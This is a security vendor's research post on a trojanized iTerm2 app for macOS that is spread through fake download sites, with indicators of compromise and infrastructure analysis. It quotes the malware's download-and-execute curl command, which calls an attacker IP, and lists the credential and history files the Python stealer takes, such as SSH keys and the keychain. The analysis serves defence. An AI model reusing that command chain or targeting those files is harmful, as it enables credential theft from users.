# Mac Users Targeted by Trojanized iTerm2 App

trendmicro.com/en_us/research/21/i/mac-users-targeted-by-trojanized-iterm2-app.html

September 30, 2021

We go into more detail about a fake version of the iTerm2 app that downloads and runs malware, detected by Trend Micro as TrojanSpy.Python.ZURU.A, which collects private data from a victim's machine.

By: Steven Du, Luis Magisa September 30, 2021 Read time: ( words)

Earlier this month, a user on Chinese question-and-answer website Zhihu reported that a search engine result for the keyword "iTerm2" led to a fake website called *item2.net* that mimics the legitimate *iterm2.com* (Figure 1). A fake version of the iTerm2 app, a macOS terminal emulator, can be downloaded from a link found in *iterm2.net*. When this app is executed, it downloads and runs *g.py*, a malicious Python script from 47[.]75[.]123[.]111. This malware, which Trend Micro has detected as TrojanSpy.Python.ZURU.A, collects private data from a victim's machine.




Figure 1. The fraudulent website iterm2.net

Objective-see previously published a blog entry about this malware, which analyzed how the threat actor repacks the iTerm2 app to load the malicious *libcrypto.2.dylib*. This, in turn, downloads and runs other components, including the aforementioned *g.py* script and a Mach-O file called "GoogleUpdate" that contains a Cobalt Strike beacon payload. This blog entry covers the malware's details.

## The trojanized app

As of September 15, *iterm2.net* is still active. However, the malicious file is not hosted on this website directly. Instead, the website contains a link, *hxxp://www.kaidingle.com/iTerm/iTerm.dmg*, from which users are able to download a macOS disk image file (DMG) called *iTerm.dmg*. The user is redirected to this download URL for *iTerm.dmg* regardless of the app version the user selects to download from the fake website; the real *iterm2.com* website has different URLs and files for various versions. The files that are downloaded from the legitimate website come in a ZIP file format, as opposed to the DMG file from the fraudulent website, as shown in Figure 2.


Figure 2. The file downloaded from the fake website (left) and the official website (right)

Comparing the folder structure of the DMG and ZIP files shows numerous differences between them:

All the Mach-O files in the trojanized iTerm2 app were signed with an Apple Distribution certificate, as shown in Figure 3, whereas files in the legitimate iTerm2.app are code signed with a Developer ID Application certificate. According to Apple documentation, an Apple Distribution certificate is only used to sign an app before the developer delivers it to the App Store, so apps downloaded from the App Store generally don't have an Apple Distribution certificate.

```
Identifier=com.googlecode.iterm2
Format=app bundle with Mach-O universal (x86_64 arm64)
CodeDirectory v=20200 size=138933 flags=0x0(none) hashes=4336+3 location=embedded
Hash type=sha256 size=32
CandidateCDHash sha256=266256fe6e0e69fc23dcf45987c42ca4ac43518c
CandidateCDHashFull sha256=266256fe6e0e69fc23dcf45987c42ca4ac43518c19c5aa1ce708535b342c413a
Hash choices=sha256
CMSDigest=266256fe6e0e69fc23dcf45987c42ca4ac43518c19c5aa1ce708535b342c413a
CMSDigestType=2
CDHash=266256fe6e0e69fc23dcf45987c42ca4ac43518c
Signature size=4770
Authority=Apple Distribution:
Authority=Apple Worldwide Developer Relations Certification Authority
Authority=Apple Root CA
Signed Time=Sep 10, 2021 at 7:24:49 AM
Info.plist entries=51
TeamIdentifier=AQPZ6F3ASY
Sealed Resources version=2 rules=13 files=324
Internal requirements count=1 size=180
```

Figure 3. Trojanized iTerm2 app code signing

The trojanized iTerm2 app contains a file called *libcrypto.2.dylib* (with a SHA-256 hash of 2c269ff4216dc6a14fd81ffe541994531b23a1d8e0fbd75b9316a9fa0e0d5fef) in its Frameworks folder, which does not exist in the legitimate version, as shown in Figure 4.

| Name | Size | Modified |
|---|---|---|
| Contents | 73,592,052 | Sep 11, 2021 at 7:34:41 AM |
| _CodeSignature | 88,415 | Sep 11, 2021 at 7:34:41 AM |
| Frameworks | 25,314,046 | Sep 11, 2021 at 7:34:42 AM |
| BetterFontPicker.framework | 1,140,102 | Sep 11, 2021 at 7:34:43 AM |
| ColorPicker.framework | 915,475 | Sep 11, 2021 at 7:34:43 AM |
| CoreParse.framework | 657,462 | Sep 11, 2021 at 7:34:43 AM |
| NMSSH.framework | 5,336,173 | Sep 11, 2021 at 7:34:43 AM |
| SearchableComboListView.framework | 680,894 | Sep 11, 2021 at 7:34:43 AM |
| Sparkle.framework | 4,723,668 | Sep 11, 2021 at 7:34:43 AM |
| libcrypto.2.dylib | 510,432 | Sep 10, 2021 at 7:24:48 AM |

Figure 4. The libcrypto.2.lib file added in the trojanized iTerm2 app

In the trojanized iTerm2 app, the main Mach-O file has an additional load command called *LC_LOAD_DYLIB* that loads the *libcrypto.2.dylib* file, shown in Figure 5.



Figure 5. The load command LC_LOAD_DYLIB loads the file libcrypto.2.dylib

According to Objective-see's blog post, the malicious codes contained in the *libcrypto.2.dylib* file are executed automatically when the victim runs the trojanized iTerm2 app. This is a clever method for repacking legitimate apps that we have not seen before.

Once executed, the malware connects to its server and receives these instructions from it:

1. *"curl -sfo /tmp/g.py http://47[.]75[.]123[.]111/g.py && chmod 777 /tmp/g.py && python /tmp/g.py && curl -sfo /tmp/GoogleUpdate http://47[.]75[.]123[.]111/GoogleUpdate && chmod 777 /tmp/GoogleUpdate && /tmp/GoogleUpdate"*
2. Download the *g.py* script to the folder */tmp/g.py* and execute it
3. Download "GoogleUpdate" to the folder */tmp/GoogleUpdate* and execute it
4. Collect data using the *g.py* script

The Python script *g.py* collects the following system data and files from the victim's machine, which the script then sends to the server:

1. Operating system information
2. Username
3. Installed applications
4. Local IP address
5. Copies of these files and folders:
    1. *~/.bash_history'*
    2. *~/.zsh_history*
    3. *~/.gitConfig*
    4. */etc/hosts*
    5. *~/.ssh*
    6. *~/.zhHistory*
    7. *~/Library/Keychains/Login.keychain-db*
    8. *~/Library/Application Support/VanDyke/SecureCRT/Config/*
    9. *~/Library/Application Support/iTerm2/SavedState/*
6. The contents of these directories:
    1. *~/ - {current user home directory}*
    2. *~/Desktop*
    3. *~/Documents*
    4. *~/Downloads*
    5. */Applications*

## Other trojanized apps and fake sites

Further analysis of the trojanized iTerm2 app's Apple Distribution certificate led us to find similar trojanized apps on VirusTotal (Table 1), all of which were trojanized using the same method.

Table 1. Other trojanized apps found on VirusTotal

| File Name | SHA-256 Hash | Detection |
|---|---|---|

| | | |
|---|---|---|
| *iTerm.app.zip* | 5f59ead37fa836c6329a7ba3edd4afc9a2c5fec61de4e0cdb8e8a41031ae4db0 | TrojanSpy.MacOS.ZURU.A |
| *SecureCRT.dmg* | ae0510032cd4699ef17de7ed1587918ffcd7ff7c9a77fc45f9d68effe2934132 | Trojan.MacOS.ZuRu.PFH |
| *SecureCRT.dmg* | 1e462f8716275dbae6acb3ff4f7a95624c1afb23c5069fa42a14ed49c2588921 | Trojan.MacOS.ZuRu.PFH |
| *Microsoft Remote Desktop.dmg* | 5ca2fb207762e886dd3336cf1cb92c28f096a5fbb1798ea6721b7c94c1395259 | TrojanSpy.MacOS.ZURU.A |
| *Navicat15_cn.dmg* | 6df91af12c87874780cc9d49e700161e1ead71ae045954adbe7633ec9e5e45ff | TrojanSpy.MacOS.ZURU.A |
| *Navicat15_cn.dmg* | 91541cfc0474d6c06376460759517ae94f36fca74d5ab84cf5c23d98bd33939e | TrojanSpy.MacOS.ZURU.A |

Searching VirusTotal for the Secure Sockets Layer (SSL) thumbprint that *iterm2.net* used revealed several other fraudulent websites. As shown in Figure 6, all of these websites resolved to the same IP address, 43[.]129[.]218[.]115.




Figure 6. Other fake websites found on VirusTotal

We were able to access one of these fake websites, *snailsvn.cn*, but the download link on its page was empty at that time, so it remains uncertain whether this website had been used to distribute a trojanized version of SnailSVN, an Apache Subversion (SVN) client for Mac OS X, in the wild (Figure 7). However, all of these domains were inaccessible at the time of writing.


Figure 7. The fake SnailSVN website

## Download server

The server used for hosting the trojanized packages, *kaidingle[.]com*, was registered on September 7, and is currently still active. According to VirusTotal, apart from *iterm.dmg*, it also hosts other DMG files such as *SecureCTR.dmg* and *Navicat15_cn.dmg* (Figure 8). As of September 18, the latter two DMG files can still be downloaded from the server.

| Scanned | Detections | URL |
|---|---|---|
| 2021-09-16 | 1 / 89 | http://www.kaidingle.com/iterm/iterm.dmg |
| 2021-09-16 | 0 / 89 | http://www.kaidingle.com/iTerm/iTerm.dmg |
| 2021-09-16 | 0 / 89 | http://www.kaidingle.com/ |
| 2021-09-14 | 0 / 89 | https://www.kaidingle.com/iTerm/iTerm.dmg |
| 2021-09-13 | 0 / 89 | http://www.kaidingle.com/SecureCRT/SecureCRT.dmg |
| 2021-09-07 | 0 / 89 | http://www.kaidingle.com/navicat.vip/Navicat15_cn.dmg |
| 2021-09-07 | 0 / 89 | https://www.kaidingle.com/navicat.vip/Navicat15_cn.dmg |

Figure 8. URLs relating with download server

Based on the server's information on WHOIS, a query and response protocol, there are four other domains under the same registrant (Figure 9). However, so far, none of these domains show any indication that they're related to any malware.




Figure 9. Other domains from the same registrant

## Second-stage server

VirusTotal recorded multiple URLs related to a second-stage server under the IP address 47[.]75[.]123[.]111 – the same address as that of the malicious *g.py* script – from September 8 to 17, as shown in Figure 10.

47.75.123.111

URLs

| Scanned | Detections | URL |
|---|---|---|
| 2021-09-17 | 3 / 89 | http://47.75.123.111/netscan-darwin-amd64 |
| 2021-09-16 | 2 / 89 | http://47.75.123.111/ |
| 2021-09-16 | 1 / 89 | http://47.75.123.111/u.php?id=%25s |
| 2021-09-13 | 1 / 89 | http://47.75.123.111/la |
| 2021-09-13 | 1 / 89 | http://47.75.123.111/u.php |
| 2021-09-13 | 1 / 89 | http://47.75.123.111/iox |
| 2021-09-10 | 1 / 89 | http://47.75.123.111/u.php? |
| 2021-09-10 | 1 / 89 | http://47.75.123.111/Host |
| 2021-09-08 | 0 / 89 | http://47.75.123.111/GoogleUpdate |
| 2021-09-17 | 3 / 89 | http://47.75.123.111/g.py |

Figure 10. URLs under the second-stage server

Besides the *g.py* script and "GoogleUpdate" components that are part of the trojanized iTerm app malware routine, the second-stage server also hosts four other Mach-O files that are used as post-penetration tools (Table 2).

Table 2. Other Mach-O files hosted in the second-stage server

| File Name | SHA-256 Hash | Description/Detection |
|---|---|---|
| la | 79ef23214c61228a03faea00a1859509ea3bf0247219d65ae6de335fde4061f5 | An open source intranet penetration scanner framework<br><br>(https://github.com/k8gege/LadonGo) |
| iox | f005ea1db6da3f56e4c8b1135218b1da56363b077d3be7d218d8284444d7824f | A tool for port forward and intranet proxy<br><br>(https://github.com/EddieIvan01/iox) |
| netscan-darwin-amd64 | d12ef7f6de48c09e84143e90fe4a4e7b1b3d10cee5cd721f7fdf61e62e08e749 | Netscan scans a network for ports that are open on an IP/IP range, and IP addressess that are in use on that network<br><br>(https://github.com/jessfraz/netscan/releases) |
| Host | a83edc0eb5a2f1db62acfa60c666b5a5c53733233ce264702a16cb5220df9d4e | Backdoor.MacOS.Wirenet.PFH |

Notably, the IP address of the second-stage server is similar to the one "GoogleUpdate" connects to, which is 47[.]75[.]96[.]198. Both of these IP addresses are hosted by Alibaba Hong Kong. As shown in Figure 11, the URLs under 47[.]75[.]96[.]198 were registered around the same time as those in the second-stage server, which suggests that these two servers may have been set up by same threat actor.

47.75.96.198

URLs

| Scanned | Detections | URL |
|---|---|---|
| 2021-09-17 | 2 / 89 | https://47.75.96.198/ |
| 2021-09-17 | 2 / 89 | http://47.75.96.198/ |
| 2021-09-12 | 0 / 89 | http://47.75.96.198:443/ |
| 2021-09-12 | 0 / 89 | https://47.75.96.198/cx |

Figure 11. URLs under the same server as "GoogleUpdate"

## Advertisement sites

As detailed in the aforementioned user report, the first item from the search engine results is under the subdomain *rjxz.jxhwst.top*. Searching for this address in Google generates two results that lead only to their cache (Figure 12), and as of this writing, their actual pages are already down.




Figure 12. Google caches of the two fake sites

The first search result, called “Microsoft Remote Desktop,” has an address of *hxxp://rjxz.jxhwst.top/3*, but based on its cache (Figure 13) and source code (Figure 14), we found that it redirected visitors to a fake website, *hxxp://remotedesktop.vip*.




Figure 13. The cache of the fake “Microsoft Remote Desktop” page

This is Google's cache of http://rjxz.jxhwst.top/3/. It is a snapshot of the page as it appeared on 4 Sep 2021 17:02:16 GMT. The current page could have changed in the meantime. Learn more.

Full version Text-only version **View source**

Tip: To quickly find your search term on this page, press **Ctrl+F** or **⌘-F** (Mac) and use the find bar.

```
<!DOCTYPE html>
<!-- saved from url=(0025)http://remotedesktop.vip/ -->
<html><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
    <title>Microsoft Remote Desktop</title>
    <meta name="HandheldFriendly" content="True">
    <meta name="MobileOptimized" content="320">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta name="keywords" content="">
    <meta name="description" content="Microsoft Remote Desktop">

    <!-- Custom CSS -->
    <link rel="stylesheet" href="./index_files/style.css">

<meta class="foundation-mq-small"><meta class="foundation-mq-medium"><meta class="foundation-mq-large"><meta class="foundation-mq-xlarge"><meta class="foundation
<script charset="UTF-8" id="LA_COLLECT" src="//sdk.51.la/js-sdk-pro.min.js"></script>
<script>LA.init({id: "JQVUfdBrZCa4Yy8J",ck: "JQVUfdBrZCa4Yy8J"})</script>


</head>

<body style="">

    <header>
        <div class="row">
            <div class="small-12 medium-12 large-10 large-centered columns wide-row">
                <div class="text-center"><a href="http://remotedesktop.vip/index.php"><img src="./index_files/header.jpg" width="800" height="312"></a></div>
                <div class="sticky contain-to-grid">
                    <nav class="top-bar" data-topbar="">
                        <ul class="title-area">
                            <li class="name">

                            </li>
                            <li class="toggle-topbar menu-icon"><a href="http://remotedesktop.vip/#">Menu</a></li>
                        </ul>


                    <section class="top-bar-section">
                            <ul class="left">
                                <li><a href="http://remotedesktop.vip/index.php">Home</a></li>
                                <li><a href="http://remotedesktop.vip/news.php">News</a></li>
                                <li><a href="http://remotedesktop.vip/features.php">Features</a></li>
                                <li><a href="http://remotedesktop.vip/faq.php">FAQ</a></li>
                                <li><a href="http://remotedesktop.vip/downloads.php">Downloads</a></li>
```

Figure 14. The source code of the fake page

Upon checking its main page, we discovered that the second-level domain *jxhwst.top* belongs to an agriculture company north of China. Apart from the subdomain *rjxz.jxhwst.top*, this second-level domain has 44 other subdomains, almost all of which are used for advertisements that have no relation to the agriculture company (Figure 15). It is possible that the company rents out these subdomains to others for advertising purposes, but cannot prevent them from being used for illegal purposes. If this is the case, the threat actor rents the subdomain for malware distribution.

| Subdomains | |
|---|---|
| rjxz.jxhwst.top | 43.226.40.9 |
| wsqs.jxhwst.top | 39.101.189.158 |
| vip2.jxhwst.top | 122.114.198.22 |
| uyt.jxhwst.top | 124.70.90.66 |
| www.jxhwst.top | 222.171.225.186 |
| ql1.jxhwst.top | 137.220.134.116 |
| jingyan.jxhwst.top | 43.226.40.9 |
| 16.jxhwst.top | 103.121.93.36 |
| scj.jxhwst.top | 110.40.248.187 |
| qgan.jxhwst.top | 116.255.146.68 |
| cs88.jxhwst.top | 47.75.35.15 |
| fwq.jxhwst.top | 61.222.55.235 |
| fc66.jxhwst.top | 45.127.2.14 |
| longyu.jxhwst.top | 211.149.253.116 |
| qi.jxhwst.top | 47.244.57.158 |
| ddd.jxhwst.top | 47.244.57.158 |
| xg.jxhwst.top | 103.47.82.142 |
| xgg.jxhwst.top | 122.114.161.249 |
| sdms.jxhwst.top | 47.90.33.107 |
| moh.jxhwst.top | 103.14.35.172 |
| myd.jxhwst.top | 103.14.35.172 |
| dyxy.jxhwst.top | 101.32.206.209 |
| zp2021.jxhwst.top | 118.123.17.2 |

Figure 15. The subdomains of the agriculture company

## Security recommendations

To protect systems from threats like these, end users should only download apps from official and legitimate marketplaces. They should be careful about the search results from search engines, and always double-check URLs to make sure these really point to the official sites. Mac users can consider multilayered security solutions such as Trend Micro Antivirus for Mac®, which provides enhanced anti-scam protection that flags and blocks scam websites that attempt to steal their personal data. They may also avail of Antivirus for Mac as part of Trend Micro Maximum Security, a multi-platform solution that offers comprehensive security and multidevice protection against cyberthreats.

## Indicators of Compromise (IOCs)

| File Name | SHA-256 Hash | Detection |
|---|---|---|
| *SecureCRT.dmg* | 1e462f8716275dbae6acb3ff4f7a95624c1afb23c5069fa42a14ed49c2588921 | TrojanSpy.MacOS.ZURU.A |
| *com.microsoft.rdc.macos* | 5ca2fb207762e886dd3336cf1cb92c28f096a5fbb1798ea6721b7c94c1395259 | TrojanSpy.MacOS.ZURU.A |
| *iTerm.app.zip* | 5f59ead37fa836c6329a7ba3edd4afc9a2c5fec61de4e0cdb8e8a41031ae4db0 | TrojanSpy.MacOS.ZURU.A |
| *Navicat15_cn.dmg* | 6df91af12c87874780cc9d49e700161e1ead71ae045954adbe7633ec9e5e45ff | TrojanSpy.MacOS.ZURU.A |
| *Navicat15_cn.dmg* | 91541cfc0474d6c06376460759517ae94f36fca74d5ab84cf5c23d98bd33939e | TrojanSpy.MacOS.ZURU.A |
| *SecureCRT.dmg* | ae0510032cd4699ef17de7ed1587918ffcd7ff7c9a77fc45f9d68effe2934132 | TrojanSpy.MacOS.ZURU.A |
| *iTerm.dmg* | e5126f74d430ff075d6f7edcae0c95b81a5e389bf47e4c742618a042f378a3fa | TrojanSpy.MacOS.ZURU.A |
| *Microsoft Remote Desktop.dmg* | 4e8287b61b0269e0d704c6d064cb584c1378e9b950539fea366ee304f695743f | TrojanSpy.MacOS.ZURU.A |

| | | |
|---|---|---|
| *libcrypto.2.dylib* | 4aece9a7d73c1588ce9441af1df6856d8e788143cd9e53a2e9cf729e23877343 | TrojanSpy.MacOS.ZURU.A |
| *libcrypto.2.dylib* | 4e8287b61b0269e0d704c6d064cb584c1378e9b950539fea366ee304f695743f | TrojanSpy.MacOS.ZURU.A |
